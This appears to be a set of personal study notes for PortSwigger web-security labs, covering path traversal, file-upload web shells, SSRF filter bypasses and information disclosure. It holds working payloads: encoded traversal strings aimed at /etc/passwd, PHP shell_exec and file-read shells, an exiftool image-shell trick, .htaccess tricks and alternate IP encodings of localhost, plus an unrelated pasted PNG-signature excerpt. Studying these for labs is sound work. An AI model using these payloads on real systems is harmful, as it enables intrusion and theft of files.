

### Path Traversal:

1. Look for any URL which contains some query parameters. ?file=abc.jpg
2. Do the url encoding  
    . --> %2e  
    / --> %2f  
    % --> %25  
    ../../../../etc/passwd after double encoding %252e%252e%252f%252e  
    %252e%252f%252e%252e%252fetc/passwd

Hint: Can do triple encoding or four times encoding

3. if whitelisted only allowed, use null character with the filename and extension.

Eg: ../../../../etc/passwd%00file.jpg

### Upload Shell to execute commands:

1. Search for any upload files button. Eg: image upload
2. If simple shell.php is allowed.

```
<?php echo shell_exec('id') ?>  
<?php echo file_get_contents('/home/carlos/secret'); ?>
```

3. if only jpg can be uploaded then create an image for that using the command


```
exiftool Comment="<?php echo 'START ' .  
file_get_contents('/home/carlos/secret') . ' END'; ?>" tiget.jpg -  
o exploit.php
```



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## 12.12. PNG file signature

The first eight bytes of a PNG file always contain the following values:

(decimal)	137	80	78	71	13	10	26	10
(hexadecimal)	89	50	4e	47	0d	0a	1a	0a
(ASCII C notation)	\211	P	N	G	\r	\n	\032	\n





4. Option to change the content type to image/jpeg
5. Upload of .htaccess may be required

**Content-Type: text/plain**

**AddType application/x-httpd-php .frl**

and then upload the shell.frl

6. renaming may help **shell.php%00.jpg**
7. if execution of php blocked in current folder, upload using  
filename = ../shell.php  
But if still it is not allowing, then use encoding  
%2e%2e%2fshell.php

## SSRF:

1. Check the POST request which contains some parameter as url. This URL has to be modified for getting admin access or anything.
  2. If the admin is on other IP. May be then use ZAP to find the ip using FUZZ. Then pass the ip with url to get admin panel and proceed.
  3. In case of blacklisted url of localhost/admin, try to check first what part of this url is blocked. Try different possibility to convert this url to different forms to bypass blacklist. If done proceed with the deleting user.
- <http://127.000.000.001/AdMiN>  
<http://127.0.0.01/AdMiN>  
<http://127.1/AdMiN>  
<http://127.0.1/AdMiN>

Converted IP	
Quad Decimal	127.0.0.1
Integer	2130706433
Binary	11111110000000000000000000000001
Hexadecimal	7f000001
Octal	1770000001

<http://2130706433/aDmin>  
<http://0x7f000001/aDmin>  
<http://017700000001/aDmin>  
<http://127.0.1/%25%36%31%25%36%34%25%36%64%25%36%39%25%36%65>

4. For whitelist, check for the required url fir whitelist. When found, then append this url after #.

Encode # to %2523

<https://good-host:fakepassword@bad-host> (good-host is like user name)

<https://bad-host#good-host> (URL fragmenting)

<https://good-host.bad-host> (DNS name you control)

### Information Disclosure:

1. Modify some url part such as modify query parameters and check the error trace to find the solution.

2. Check the pages from inspector tool, some debug message could be there, check the url if provided to debug and run it on browser. Some flag will be there.

3. Check for any hidden folderin the **robots.txt**. And then visit that to check further.

4. Using git tool,

```
wget -mirror <utl>/.git
```

```
git log
```

```
git chekout
```

```
ll
```

```
cat filename
```

Okular

VSCode

<https://github.com/frank-leitner/portswigger-websecurity-academy/tree/main>

```
sudo apt update
```

```
sudo apt install okular
```